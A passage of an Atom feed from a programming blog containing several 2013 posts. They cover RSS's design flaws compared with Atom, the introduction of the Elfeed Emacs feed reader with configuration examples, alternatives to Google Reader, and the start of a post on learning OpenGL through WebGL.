seen already, and there’s no guidance in the specification for doing
so. Without a guid tag, some clients use contents of the <code class="language-plaintext highlighter-rouge">link</code> tag as
an identifier (Elfeed, The Old Reader). In practice it’s very unlikely
for two unique items to have the same link. Other clients track the
entire contents of the item, so when any part changes, such as the
description, it’s treated as a brand new item (Liferea). Some
guid-less feeds regularly change their <code class="language-plaintext highlighter-rouge">description</code> (advertising,
etc.), so they’re not handled well by the latter clients. It’s a mess.</p>

<p>In contrast, Atom’s <code class="language-plaintext highlighter-rouge">id</code> element is required. If someone doesn’t have
one you can send them angry e-mails for having an invalid feed.</p>

<p>The bigger flaw of the guid tag is that, <strong>by default, guid tag
content is not actually a GUID</strong>! This was a huge oversight by the
specification’s authors. By default, the content of the guid tag
<em>must</em> be a permanent URL. Only if the <code class="language-plaintext highlighter-rouge">isPermalink</code> attribute is set
to false can it actually be a GUID (but even that’s unlikely). If two
different feeds contain items that link to content with the same
permalink then that “GUID” is obviously no longer unique. Two unique
items have the same “unique” ID. Doh! Even if the guid tag was
required, I still couldn’t rely on it in Elfeed.</p>

<p>In contrast, Atom’s <code class="language-plaintext highlighter-rouge">id</code> element must contain an Internationalized
Resource Identifier (<a href="http://www.ietf.org/rfc/rfc3987.txt">IRI</a>). This is guaranteed to be unique.</p>

<p>Unlike Atom, <strong>RSS feeds themselves also don’t have identifiers</strong>. Due
to RSS guids never actually being GUIDs, in order to uniquely identify
feed entries in Elfeed I have to use a tuple of the feed URL and
whatever identifier I can gather from the entry itself. It’s a lot
messier than it should be.</p>

<p>In a purely Atom world, the GUID alone would be enough to identify an
entry and the feed URL wouldn’t matter for identification: I wouldn’t
care where the feed came from, just what it’s called. If the same feed
was hosted at two different URLs, a user could list both, the second
appearance acting as a backup mirror, and Elfeed would merge them
effortlessly.</p>

<h4 id="pubdate-the-incorrectly-specified">pubDate, the incorrectly specified</h4>

<p>RSS <strong>didn’t have any sort of date tag until version 2.0!</strong> A standard
specifically oriented around syndication sure took a long time to have
date information. Before 2.0 the workaround was to pull in a date tag
from another XML namespace, such as Dublin Core.</p>

<p>In contrast, Atom has always had <code class="language-plaintext highlighter-rouge">published</code> and <code class="language-plaintext highlighter-rouge">updated</code> tags for
communicating date information.</p>

<p>Finally, in RSS 2.0, dates arrived in the form of the <code class="language-plaintext highlighter-rouge">pubDate</code> tag.
For some reason the name “date” wasn’t good enough so they went with
this ugly camel-case name. Despite all the extra time, they <em>still</em>
screwed this part up. The specification says that <strong>dates must conform
to the outdated <a href="http://www.ietf.org/rfc/rfc0822.txt">RFC 822</a>, then provides examples that
<em>aren’t</em> RFC 822 dates</strong>! Doh! This is because RFC 822 only allows for
2-digit years, so no one should be using it anymore. The RSS authors
unwittingly created yet another date specification — a mash-up
between these two RFCs. In practice everyone just pretends RSS uses
<a href="http://www.ietf.org/rfc/rfc2822.txt">RFC 2822</a>, which superseded RFC 822.</p>

<p>In contrast, Atom consistently uses <a href="http://www.ietf.org/rfc/rfc3339.txt">RFC 3339</a> dates, along
with a couple of additional restrictions. These dates are <em>much</em>
simpler to parse than RFC 2822, which is complex because it attempts
to be backwards compatible with RFC 822.</p>

<h4 id="rss-10-the-problem-child">RSS 1.0, the problem child</h4>

<p>RSS changed <em>a lot</em> between versions. There was the 0.9x series,
several of which were withdrawn. Later on there was version 1.0 (2000)
and 2.0 (2002). The big problem here is that <strong><a href="http://web.resource.org/rss/1.0/spec">RSS 1.0</a> has
very little in common with 0.9x and 2.0</strong>. It’s practically a whole
different format. In order to officially support RSS, a client has to
be able to parse all of these different formats. In fact, in Elfeed I
have an entirely separate parser for RSS 1.0.</p>

<p>What’s so weird about RSS 1.0? If you thought the name “pubDate” was
ugly you might want to skip this part. In practice it’s namespace
hell. For example, look at <a href="http://rss.gmane.org/messages/excerpts/gmane.linux.kernel">this Gmane RSS 1.0 feed</a>. Unlike the
other RSS versions, the top level element is <code class="language-plaintext highlighter-rouge">rdf:RDF</code>. That’s not a
typo.</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="UTF-8"?&gt;</span>
<span class="nt">&lt;rdf:RDF</span> <span class="na">xmlns=</span><span class="s">"http://purl.org/rss/1.0/"</span>
         <span class="na">xmlns:rdf=</span><span class="s">"http://www.w3.org/1999/02/22-rdf-syntax-ns"</span><span class="nt">&gt;</span>
  <span class="nt">&lt;channel&gt;</span>
    <span class="nt">&lt;title&gt;</span>RSS 1.0 Example<span class="nt">&lt;/title&gt;</span>
    <span class="nt">&lt;items&gt;</span>
      <span class="nt">&lt;rdf:Seq&gt;</span>
        <span class="nt">&lt;rdf:li</span> <span class="na">rdf:resource=</span><span class="s">"http://example.com/foo"</span><span class="nt">/&gt;</span>
      <span class="nt">&lt;/rdf:Seq&gt;</span>
    <span class="nt">&lt;/items&gt;</span>
  <span class="nt">&lt;/channel&gt;</span>
  <span class="nt">&lt;item&gt;</span>
    <span class="nt">&lt;title&gt;</span>Example Item<span class="nt">&lt;/title&gt;</span>
    <span class="nt">&lt;description&gt;</span>A summary.<span class="nt">&lt;/description&gt;</span>
    <span class="nt">&lt;link&gt;</span>http://www.example.com/foo<span class="nt">&lt;/link&gt;</span>
  <span class="nt">&lt;/item&gt;</span>
<span class="nt">&lt;/rdf:RDF&gt;</span>
</code></pre></div></div>

<p>Remember, if you want dates you’ll need to import another namespace.</p>

<p>Notice the completely redundant <code class="language-plaintext highlighter-rouge">items</code> tag. It’s not like you’re
going to download a partial feed and use the <code class="language-plaintext highlighter-rouge">items</code> tag to avoid
grabbing full content. It’s just noise.</p>

<p>Even more important: notice that the <strong>items are <em>outside</em> the
<code class="language-plaintext highlighter-rouge">channel</code> tag</strong>! Why would they completely restructure everything in
1.0? It’s madness. Fortunately everything here was dumped in RSS 2.0
and, except for a very small number of feeds, it’s almost just a bad
memory.</p>

<h4 id="channel-the-vestigial-tag">channel, the vestigial tag</h4>

<p>Notice in the example RSS feed it goes <code class="language-plaintext highlighter-rouge">rss</code> -&gt; <code class="language-plaintext highlighter-rouge">channel</code> -&gt; <code class="language-plaintext highlighter-rouge">item*</code>.
Having a <code class="language-plaintext highlighter-rouge">channel</code> tag suggests a single feed can have a number of
different channels. Nope! Only one channel is allowed, meaning <strong>the
channel tag serves absolutely no purpose</strong>. It’s just more noise. Why
was this ever added?</p>

<p>The good news is that RSS has a <code class="language-plaintext highlighter-rouge">category</code> tag which serves this
purpose much better anyway. Tagging is preferable to hierarchies —
e.g. an item could only belong to one channel but it could belong to
multiple categories.</p>

<h3 id="atom">Atom</h3>

<p>Atom is a much cleaner specification, with much clearer intent, and
without all the mistakes and ambiguities. It’s also more general,
designed for the syndication of many types and shapes of content. This
is what made it popular for use with podcasts. Everything I listed
above I discovered myself while writing Elfeed. There are surely many
other problems with RSS I haven’t noticed yet.</p>

<p>If I only had to support Atom, things would have been significantly
simpler. At the moment I have no complaints about Atom. It’s given me
no trouble.</p>

<p>Someday if you’re going to create a new feed for some content, please
do the web a favor and choose Atom! You’re much more likely to get
things right the first time and you’ll make someone else’s job a lot
easier. As the author of a web feed client you can take my word for
it.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Introducing Elfeed, an Emacs Web Feed Reader</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2013/09/04/"/>
    <id>urn:uuid:fdfd55d2-65dd-39cc-6695-655c3ea7e8e0</id>
    <updated>2013-09-04T05:33:10Z</updated>
    <category term="emacs"/><category term="web"/><category term="elfeed"/>
    <content type="html">
      <![CDATA[<p>Unsatisfied with my the results of
<a href="/blog/2013/06/13/">recent search for a new web feed reader</a>, I created my own
from scratch, called <a href="https://github.com/skeeto/elfeed">Elfeed</a>. It’s built on top of Emacs and
is available for download through <a href="http://melpa.milkbox.net/">MELPA</a>. I intend it to be
highly extensible, a power user’s web feed reader. It supports both
Atom and RSS.</p>

<ul>
  <li><a href="https://github.com/skeeto/elfeed">https://github.com/skeeto/elfeed</a></li>
</ul>

<p>The design of Elfeed was inspired by <a href="http://notmuchmail.org/">notmuch</a>, which is
<a href="/blog/2013/09/03/">my e-mail client of choice</a>. I’ve enjoyed the notmuch search
interface and the extensibility of the whole system — a side-effect
of being written in Emacs Lisp — so much that I wanted a similar
interface for my web feed reader.</p>

<h3 id="the-search-buffer">The search buffer</h3>

<p>Unlike many other feed readers, Elfeed is oriented around <em>entries</em> —
the Atom term for articles — rather than <em>feeds</em>. It cares less about
where entries came from and more about listing relevant entries for
reading. This listing is the <code class="language-plaintext highlighter-rouge">*elfeed-search*</code> buffer. It looks like
this,</p>

<p><a href="/img/elfeed/search.png"><img src="/img/elfeed/search-thumb.png" alt="" /></a></p>

<p>This buffer is not necessarily about listing unread or recent entries,
it’s a filtered view of all entries in the local Elfeed database.
Hence the “search” buffer. Entries are marked with various <em>tags</em>,
which play a role in view filtering — the notmuch model. By default,
all new entries are tagged <code class="language-plaintext highlighter-rouge">unread</code> (customize with
<code class="language-plaintext highlighter-rouge">elfeed-initial-tags</code>). I’ll cover the filtering syntax shortly.</p>

<p>From the search buffer there are a number of ways to interact with
entries. You can select an single entry with the point, or multiple
entries at once with a region, and interact with them.</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">b</code>: visit the selected entries in a browser</li>
  <li><code class="language-plaintext highlighter-rouge">y</code>: copy the selected entry URL to the clipboard</li>
  <li><code class="language-plaintext highlighter-rouge">r</code>: mark selected entries as read</li>
  <li><code class="language-plaintext highlighter-rouge">u</code>: mark selected entries as unread</li>
  <li><code class="language-plaintext highlighter-rouge">+</code>: add a specific tag to selected entries</li>
  <li><code class="language-plaintext highlighter-rouge">-</code>: remove a specific tag from selected entries</li>
  <li><code class="language-plaintext highlighter-rouge">RET</code>: view selected entry in a buffer</li>
</ul>

<p>(This list can be viewed within Emacs with the standard <code class="language-plaintext highlighter-rouge">C-h m</code>.)</p>

<p>The last action uses the Simple HTTP Renderer (shr), now part of
Emacs, to render entry content into a buffer for viewing. It will even
fetch and display images in the buffer, assuming your Emacs has been
built for it. (Note: the GNU-provided Windows build of Emacs doesn’t
ship with the necessary libraries.) It looks a lot like reading an
e-mail within Emacs,</p>

<p><a href="/img/elfeed/show.png"><img src="/img/elfeed/show-thumb.png" alt="" /></a></p>

<p>The standard read-only keys are in action. Space and backspace are for
page up/down. The <code class="language-plaintext highlighter-rouge">n</code> and <code class="language-plaintext highlighter-rouge">p</code> keys switch between the next and
previous entries from the search buffer. The idea is that you should
be able to hop into the first entry and work your way along reading
them within Emacs when possible.</p>

<h3 id="configuration">Configuration</h3>

<p>Elfeed maintains a database in <code class="language-plaintext highlighter-rouge">~/.elfeed/</code> (configurable). It will
start out empty because you need to tell it what feeds you’d like to
follow. List your feeds <code class="language-plaintext highlighter-rouge">elfeed-feeds</code> variable. You would do this in
your <code class="language-plaintext highlighter-rouge">.emacs</code> or other initialization files.</p>

<div class="language-cl highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">(</span><span class="k">setq</span> <span class="nv">elfeed-feeds</span>
      <span class="o">'</span><span class="p">(</span><span class="s">"http://www.50ply.com/atom.xml"</span>
        <span class="s">"http://possiblywrong.wordpress.com/feed/"</span>
        <span class="c1">;; ...</span>
        <span class="s">"http://www.devrand.org/feeds/posts/default"</span><span class="p">))</span>
</code></pre></div></div>

<p>Once set, hitting <code class="language-plaintext highlighter-rouge">G</code> (capitalized) in the search buffer or running
<code class="language-plaintext highlighter-rouge">elfeed-update</code> will tell Elfeed to fetch each of these feeds and load
in their entries. Entries will populate the search buffer as they are
discovered (assuming they pass the current filter), where they can be
immediately acted upon. Pressing <code class="language-plaintext highlighter-rouge">g</code> (lower case) refreshes the search
buffer view without fetching any feeds.</p>

<p>Everything fetched will be added to the database for next time you run
Emacs. It’s not required at all in order to use Elfeed, but I’ll
discuss some of
<a href="/blog/2013/09/09/">the details of the database format in another post</a>.</p>

<h3 id="the-search-filter">The search filter</h3>

<p>Pressing <code class="language-plaintext highlighter-rouge">s</code> in the search buffer will allow you to edit the search
filter in action.</p>

<p>There are three kinds of ways to filter on entries, in order of
efficiency: by age, by tag, and by regular expression. For an entry to
be shown, it must pass each of the space-delimited components of the
filter.</p>

<p>Ages are described by plain language relative time, starting with <code class="language-plaintext highlighter-rouge">@</code>.
This component is ultimately parsed by Emacs’ <code class="language-plaintext highlighter-rouge">time-duration</code>
function. Here are some examples.</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">@1-year-old</code></li>
  <li><code class="language-plaintext highlighter-rouge">@5-days-ago</code></li>
  <li><code class="language-plaintext highlighter-rouge">@2-weeks</code></li>
</ul>

<p>Tag filters start with <code class="language-plaintext highlighter-rouge">+</code> and <code class="language-plaintext highlighter-rouge">-</code>. When <code class="language-plaintext highlighter-rouge">+</code>, entries <em>must</em> be tagged
with that tag. When <code class="language-plaintext highlighter-rouge">-</code>, entries <em>must not</em> be tagged with that tag.
Some examples,</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">+unread</code>: show only unread posts.</li>
  <li><code class="language-plaintext highlighter-rouge">-junk +unread</code>: don’t show unread “junk” entries.</li>
</ul>

<p>Anything else is treated like a regular expression. However, the
regular expression is applied <em>only</em> to titles and URLs for both
entries and feeds. It’s not currently possible to filter on entry
content, and I’ve found that I never want to do this anyway.</p>

<p>Putting it all together, here are some examples.</p>

<ul>
  <li>
    <p><code class="language-plaintext highlighter-rouge">linu[xs] @1-year-old</code>: only show entries about Linux or Linus from
the last year.</p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">-unread +youtube</code>: only show previously-read entries tagged
with <code class="language-plaintext highlighter-rouge">youtube</code>.</p>
  </li>
</ul>

<p>Note: the database is date-oriented, so age filtering is by far the
fastest. Including an age limit will greatly increase the performance
of the search buffer, so I recommend adding it to the default filter
(<code class="language-plaintext highlighter-rouge">elfeed-search-search-filter</code>).</p>

<h3 id="tagging">Tagging</h3>

<p>Generally you don’t want to spend time tagging entries. Fortunately
this step can easily be automated using <code class="language-plaintext highlighter-rouge">elfeed-make-tagger</code>. To tag
all YouTube entries with <code class="language-plaintext highlighter-rouge">youtube</code> and <code class="language-plaintext highlighter-rouge">video</code>,</p>

<div class="language-cl highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">(</span><span class="nv">add-hook</span> <span class="ss">'elfeed-new-entry-hook</span>
          <span class="p">(</span><span class="nv">elfeed-make-tagger</span> <span class="ss">:feed-url</span> <span class="s">"youtube\\.com"</span>
                              <span class="ss">:add</span> <span class="o">'</span><span class="p">(</span><span class="nv">video</span> <span class="nv">youtube</span><span class="p">)))</span>
</code></pre></div></div>

<p>Any functions added to <code class="language-plaintext highlighter-rouge">elfeed-new-entry-hook</code> are called with the new
entry as its argument. The <code class="language-plaintext highlighter-rouge">elfeed-make-tagger</code> function returns a
function that applies tags to entries matching specific criteria.</p>

<p>This tagger tags old entries as read. It’s handy for initializing an
Elfeed database on a new computer, since I’ve likely already read most
of the entries being discovered.</p>

<div class="language-cl highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">(</span><span class="nv">add-hook</span> <span class="ss">'elfeed-new-entry-hook</span>
          <span class="p">(</span><span class="nv">elfeed-make-tagger</span> <span class="ss">:before</span> <span class="s">"2 weeks ago"</span>
                              <span class="ss">:remove</span> <span class="ss">'unread</span><span class="p">))</span>
</code></pre></div></div>

<h3 id="creating-custom-subfeeds">Creating custom subfeeds</h3>

<p>Tagging is also really handy for fixing some kinds of broken feeds or
otherwise filtering out unwanted content. I like to use a <code class="language-plaintext highlighter-rouge">junk</code> tag
to indicate uninteresting entries.</p>

<div class="language-cl highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">(</span><span class="nv">add-hook</span> <span class="ss">'elfeed-new-entry-hook</span>
          <span class="p">(</span><span class="nv">elfeed-make-tagger</span> <span class="ss">:feed-url</span> <span class="s">"example\\.com"</span>
                              <span class="ss">:entry-title</span> <span class="o">'</span><span class="p">(</span><span class="nb">not</span> <span class="s">"something interesting"</span><span class="p">)</span>
                              <span class="ss">:add</span> <span class="ss">'junk</span>
                              <span class="ss">:remove</span> <span class="ss">'unread</span><span class="p">))</span>
</code></pre></div></div>

<p>There are a few feeds I’d <em>like</em> to follow but do not because the
entries lack dates. This makes them difficult to follow without a
shared, persistent database. I’ve contacted the authors of these feeds
to try to get them fixed but have not gotten any responses. I haven’t
quite figured out how to do it yet, but I will eventually create a
function for <code class="language-plaintext highlighter-rouge">elfeed-new-entry-hook</code> that adds reasonable dates to
these feeds.</p>

<h3 id="custom-actions">Custom actions</h3>

<p>In <a href="https://github.com/skeeto/.emacs.d">my own .emacs.d configuration</a> I’ve added a new entry action
to Elfeed: video downloads with youtube-dl. When I hit <code class="language-plaintext highlighter-rouge">d</code> on a
YouTube entry either in the entry “show” buffer or the search buffer,
Elfeed will download that video into my local drive. I consume quite a
few YouTube videos on a regular basis (I’m a “cord-never”), so this
has already saved me a lot of time.</p>

<p>Adding custom actions like this to Elfeed is exactly the extensibility
I’m interested in supporting. I want this to be easy. After just a
week of usage I’ve already customized Elfeed a lot for myself — very
specific customizations which are not included with Elfeed.</p>

<h3 id="web-interface">Web interface</h3>

<p>Elfeed also includes a web interface! If you’ve loaded/installed
<code class="language-plaintext highlighter-rouge">elfeed-web</code>, start it with <code class="language-plaintext highlighter-rouge">elfeed-web-start</code> and visit this URL in
your browser (check your <code class="language-plaintext highlighter-rouge">httpd-port</code>).</p>

<ul>
  <li>http://localhost:8080/elfeed/</li>
</ul>

<p><a href="/img/elfeed/web.png"><img src="/img/elfeed/web-thumb.png" alt="" /></a></p>

<p>Elfeed exposes a RESTful JSON API, consumable by any application. The
web interface builds on this using AngularJS, behaving as a
single-page application. It includes a filter search box that filters
out entries as you type. I think it’s pretty slick, though still a bit
rough.</p>

<p>It still needs some work to truly be useful. I’m intending for this to
become the “mobile” interface to Elfeed, for remote access on a phone
or tablet. Patches welcome.</p>

<h3 id="try-it-out">Try it out</h3>

<p>After Google Reader closed I tried The Old Reader for awhile. When
that collapsed under its own popularity I decided to go with a local
client reader. Canto was crushed under the weight of all my feeds, so
I ended up using Liferea for awhile. Frustrated at Liferea’s lack of
extensibility and text-file configuration, I ended up writing Elfeed.</p>

<p>Elfeed now serving 100% of my personal web feed reader needs. I think
it’s already far better than any reader I’ve used before. Another case
of “I should have done this years ago,” though I think I lacked the
expertise to pull it off well until fairly recently.</p>

<p>At the moment I believe Elfeed is already the most extensible and
powerful web feed reader in the world.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Life Beyond Google Reader</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2013/06/13/"/>
    <id>urn:uuid:7e14731d-8cb7-32d3-5ec2-e22d79aefdac</id>
    <updated>2013-06-13T00:00:00Z</updated>
    <category term="web"/>
    <content type="html">
      <![CDATA[<p><em>Update September 2013</em>: I’m now using <a href="/blog/2013/09/04/">Elfeed</a>.
The Old Reader was a victim of its own success, unable to keep up with
its surge in popularity, and I ended up writing my own reader to serve
my needs.</p>

<p>Google Reader will close its doors in about two more weeks. A few
people had wanted to know what my plans were for accessing web feeds
(Atom/RSS) once Reader is dead. Well, I finally figured it out and the
process was much easier than I anticipated. The winner for me is
<a href="http://theoldreader.com/">The Old Reader</a>.</p>

<p>This seems like such a strange move from Google. Judging from the
public response to this news, Reader obviously still has widespread
popularity. Google completely dominates this market and they’re
throwing a huge opportunity out the window. The official statement is
that the closure is due to Reader’s decline in popularity. However,
<a href="http://www.buzzfeed.com/jwherrman/google-reader-still-sends-far-more-traffic-than-google">Reader remains <em>far</em> more popular than Google+</a>. My personal
theory is that <a href="http://thenextweb.com/google/2013/03/14/former-google-reader-product-manager-confirms-our-suspicions-its-demise-is-all-about-google/">they want Reader users to switch to Google+</a>,
even though <a href="http://youtu.be/A25VgNZDQ08">social media is no replacement for web feeds</a>.</p>

<p>Oh well. While Reader’s closure will probably be a step backwards for
web feeds in the short term, I think in the long term this will
ultimately be a good thing. Feature-wise Reader has stagnated over the
years. Removing this massively Google-subsidized client from the
market should <a href="http://www.marco.org/2013/03/13/google-reader-sunset">open up some interesting competition</a>.</p>

<p>I waited awhile to look around for alternatives. Almost to the last
minute, you might say. Google’s announcement in March was very sudden
and unexpected, and the alternatives quickly found themselves
overwhelmed. I wanted to give them time to respond to this massive
shift in the market before evaluating them.</p>

<h3 id="requirements">Requirements</h3>

<p>From my experience with Google Reader, knowing my personal needs, I
developed a set of requirements that any replacement would need to
meet.</p>

<h4 id="a-cloud-based-web-application">A cloud-based web application</h4>

<p>Surprisingly to some, readers have a significant amount of state. Not
only do they need to store all of the feed URLs, they need to keep
track of which articles in each feed are read and unread. If a local
client, of which there are many to choose from, is used, this state is
stored on the local machine, tying the use of a reader down to a
single computer.</p>

<p>I see two ways to work around this. One would be to configure the
client to keep this state in locally-mounted cloud storage. I don’t
currently have a solution in place for this sort of thing, nor would
such a solution be very friendly to access from the workplace.</p>

<p>The second is to use a local client that exposes a web interface.
Basically, hosting a reader service myself. Should any cloud-based
services be unreasonable, this would probably be the route I’d take.
However, I’d really prefer to not have to manage another host. I’d
have to worry about backing up the reader state and keeping the
service running. When I eventually move onto newer computers, I’d have
to migrate all of this as well.</p>

<p>Unfortunately, the Google Takeout export format (OPML) doesn’t
including any of this state, just the subscription list. This state
will need to be resolved manually on the initial import no matter what
client I choose. In <a href="http://www.terminally-incoherent.com/blog/2013/03/18/goodbye-google-reader/">contrast to others</a>, I personally have 0
unread articles most of the time, so this isn’t difficult for me.</p>

<p>There’s the privacy concern of using a cloud service. Someone I don’t
know will have full access to a significant portion of my online
reading. This isn’t really an issue for me. If you look at my
navigation side-bar here you’ll see a listing of most of the feeds I
follow, making this information public anyway.</p>

<h4 id="support-for-a-large-number-of-feeds">Support for a large number of feeds</h4>

<p>I have around 150 subscriptions at the moment. I keep my subscription
list trimmed down to feeds active within the last year, so this cannot
be reduced any further. The new client must support <em>at least</em> twice
this number of feeds, since my trimmed subscription list grows with
time.</p>

<p>Google Reader offered an unlimited number of subscriptions at no cost.
I’d love for the alternative to also have no cost, but this isn’t a
hard requirement, just a preference. I’d be willing to pay a few
dollars per month to support an unlimited number of feeds.</p>

<p>However, I would like for there to be some kind of full-featured trial
period, or the ability to pay for just one month so that I can import
all of my feeds and give the service a full test drive without
committing to it.</p>

<h4 id="support-for-reading-articles-in-browser-tabs">Support for reading articles in browser tabs</h4>

<p>I don’t actually read anything inside the reader itself. Articles that
are more complicated than plain text can’t really adjust to any
arbitrary reader frame around them (including my own blog), so I don’t
expect them to. The reader is only there to inform me that a new
article has been published.</p>

<p>When new articles arrive I pop them out into new tabs for viewing. If
there are many articles to be read, I position the mouse over the
title of the first article, middle click it, then hit <code class="language-plaintext highlighter-rouge">n</code> to advance
to the next. Alternating between middle-clicking and <code class="language-plaintext highlighter-rouge">n</code> I can quickly
knock each article out into a tab. Then I just go through the tabs,
closing them as I consume articles. Occasionally tabs remain open for
a couple of days until I finish them.</p>

<p>This means the alternative must not use fake JavaScript “links” that
can’t be middle-clicked into its own tab. It needs to play nice with
the browser.</p>

<h3 id="soft-requirements">Soft Requirements</h3>

<p>These are things that would be nice, but have little impact on my
decision.</p>

<h4 id="support-for-mobile-devices">Support for mobile devices</h4>

<p>While I <a href="/blog/2013/04/27/">recently starting using a mobile device</a> I
don’t currently access an web feed reader from it. It really comes
down to the one-article-per-tab thing, where I don’t want to read
articles inside the reader itself. However, maybe someday I’ll start
access a reader this way, so support would be nice.</p>

<h4 id="open-source">Open Source</h4>

<p>I’m using it entirely as a cloud service with no intention on running
it on my own machine, so this isn’t very important. However, it would
be nice to see what’s going on, and maybe even submit a patch to fix
problems I find.</p>

<p>This has been one of my biggest annoyance with these “app stores”
popping up over the last few years. There’s no metadata for indicating
where to find an app’s source code (if available), even if it’s just a
link to a GitHub repository. When I find bugs in apps I have no way to
fix them myself — something I have taken for granted with Debian and
Emacs. These app stores are not made for technical people or power
users.</p>

<h4 id="no-socialsharing-services-in-the-way">No social/sharing services in the way</h4>

<p>Google Reader has this and I never used it. I don’t really mind if
it’s there, but it needs to stay out of the way.</p>

<h4 id="importexport">Import/export</h4>

<p>Very convenient, but I can live without it. Because I keep my
subscription list well-curated, going through them all one-at-a-time
to move to another client isn’t a big deal. On the other hand, I’d
really prefer not to go through this process just to evaluate a
potential reader client.</p>

<h3 id="the-evaluations">The Evaluations</h3>

<p>I did a number of searches to learn the names of the alternative
readers so that I could evaluate them. These four were the most
popular, being named over and over in the results.</p>

<h4 id="feedly"><a href="http://www.feedly.com/">Feedly</a></h4>

<p>This one seems to have the most popularity of all. It’s cloud-based,
but it’s not a web application, rather it’s a browser extension. This
doesn’t fit the first requirement.</p>

<h4 id="feedbin"><a href="https://feedbin.me/">Feedbin</a></h4>

<p>Unlike the others, this one’s a straight $2 per month with no free
version. Fortunately you don’t actually get billed unless you stick
around for three days. Unfortunately this one wasn’t for me. The
interface is completely incompatible with reading articles in their
own tabs, <a href="http://www.makeuseof.com/tag/feedbin-a-google-reader-replacement-that-may-be-worth-2-per-month/">among other issues</a>.</p>

<p>However, they do have <a href="https://github.com/feedbin/feedbin-api">a really slick API</a>.</p>

<h4 id="newsblur"><a href="http://www.newsblur.com/">NewsBlur</a></h4>

<p>This is the one that caught my eyes months ago. It’s even open source,
in case I ever wanted to run my own private instance. However, I’m not
satisfied with the interface. It really wants everything to be read
within the client itself rather than popped out into new tabs.</p>

<p>Going beyond 64 feeds also costs $24 per year. That’s a reasonable
price, but these circumstances make it hard to give it a full test
drive for a few days.</p>

<p>This one’s a close second place. It also <a href="http://www.newsblur.com/api">has an API</a>.</p>

<h4 id="the-old-reader"><a href="http://theoldreader.com/">The Old Reader</a></h4>

<p>Here’s the winner. As advertised, the interface is almost exactly the
same as Reader, which makes it entirely compatible with reading
articles in their own tabs.</p>

<p>What’s really insane is that it’s entirely free to use for an
unlimited number of feeds! They’re really copying Reader as far as
possible here. They do <a href="http://theoldreader.com/pages/donate">accept donations</a> to cover their
significant server costs. I intend to donate the typical web feed
reader subscription fee of $2/month, in yearly installments, when
Reader finally shuts down next month.</p>

<p>The downside is that it’s <em>much</em> slower than Reader at getting updates
from feeds. <a href="http://theoldreader.uservoice.com/knowledgebase/articles/146275-how-often-are-feeds-updated-i-see-some-delays-">Up to a full day slower</a>. I don’t know how they did
it but Reader managed to catch articles just minutes after they were
published. I believe this is partly due to
<a href="https://code.google.com/p/pubsubhubbub/">PubSubHubbub</a>, but they managed this speed even with my
own blog, which definitely doesn’t use PubSubHubbub (I’m not pinging a
hub when I publish).</p>

<p>Slow updating is the only downside I’ve had so far, and it seems to be
an issue with all readers except Google Reader. If the option was
provided, I’d pay a premium to have feeds update faster.</p>

<h3 id="optimism">Optimism</h3>

<p>Google Reader represented a significant part of my daily schedule. It
was my breakfast morning newspaper for about 6 years. Thanks to web
comics, it even had a metaphorical comic section. I’m just getting
settled into this new alternative and I’m crossing my fingers that it
will do as good of a job. I think it will.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Long Live WebGL</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2013/06/10/"/>
    <id>urn:uuid:75a9dce9-79f1-388e-f5f9-578cbb5b8800</id>
    <updated>2013-06-10T00:00:00Z</updated>
    <category term="javascript"/><category term="interactive"/><category term="web"/><category term="webgl"/><category term="opengl"/>
    <content type="html">
      <![CDATA[<p>On several occasions over the last few years I’ve tried to get into
OpenGL programming. I’d sink an afternoon into attempting to learn it,
only to get frustrated and quit without learning much. There’s a lot
of outdated and downright poor information out there, and a beginner
can’t tell the good from the bad. I tried using OpenGL from C++, then
Java (<a href="http://www.lwjgl.org/">lwjgl</a>), then finally JavaScript (<a href="http://en.wikipedia.org/wiki/WebGL">WebGL</a>). This
last one is what finally stuck, unlocking a new world of projects for
me. It’s been very empowering!</p>

<p>I’ll explain why WebGL is what finally made OpenGL click for me.</p>

<h3 id="old-vs-new">Old vs. New</h3>

<p>I may get a few details wrong, but here’s the gist of it.</p>

<p>Currently there are basically two ways to use OpenGL: the old way
(<em>compatibility profile</em>, fixed-function pipeline) and the new way
(<em>core profile</em>, programmable pipeline). The new API came about
because of a specific new capability that graphics cards gained years
after the original OpenGL specification was written. This is, modern
graphics cards are fully programmable. Programs can be compiled with
the GPU hardware as the target, allowing them to run directly on the
graphics card. The new API is oriented around running these programs
on the graphics card.</p>

<p>Before the programmable pipeline, graphics cards had a fixed set of
functionality for rendering 3D graphics. You tell it what
functionality you want to use, then hand it data little bits at a
time. Any functionality not provided by the GPU had to be done on the
CPU. The CPU ends of doing a lot of the work that would be better
suited for a GPU, in addition to spoon-feeding data to the GPU during
rendering.</p>

<p>With the programmable pipeline, you start by sending a program, called
a <em>shader</em>, to the GPU. At the application’s run-time, the graphics
driver takes care of compiling this shader, which is written in the
OpenGL Shading Language (GLSL). When it comes time to render a frame,
you prepare all the shader’s inputs in memory buffers on the GPU, then
issue a <em>draw</em> command to the GPU. The program output goes into
another buffer, probably to be treated as pixels for the screen. On
it’s own, the GPU processes the inputs in parallel <em>much</em> faster than a
CPU could ever do sequentially.</p>

<p>An <em>very</em> important detail to notice here is that, at a high level,
<strong>this process is almost orthogonal to the concept of rendering
graphics</strong>. The inputs to a shader are arbitrary data. The final
output is arbitrary data. The process is structured so that it’s
easily used to render graphics, but it’s not strictly required. It can
be used to perform arbitrary computations.</p>

<p>This paradigm shift in GPU architecture is the biggest barrier to
learning OpenGL. The apparent surface area of the API is doubled in
size because it includes the irrelevant, outdated parts. Sure, the
recent versions of OpenGL eschew the fixed-function API (3.1+), but
all of that mess still shows up when browsing and searching
documentation. Worse, <strong>there are still many tutorials that teach the
outdated API</strong>. In fact, as of this writing the first Google result
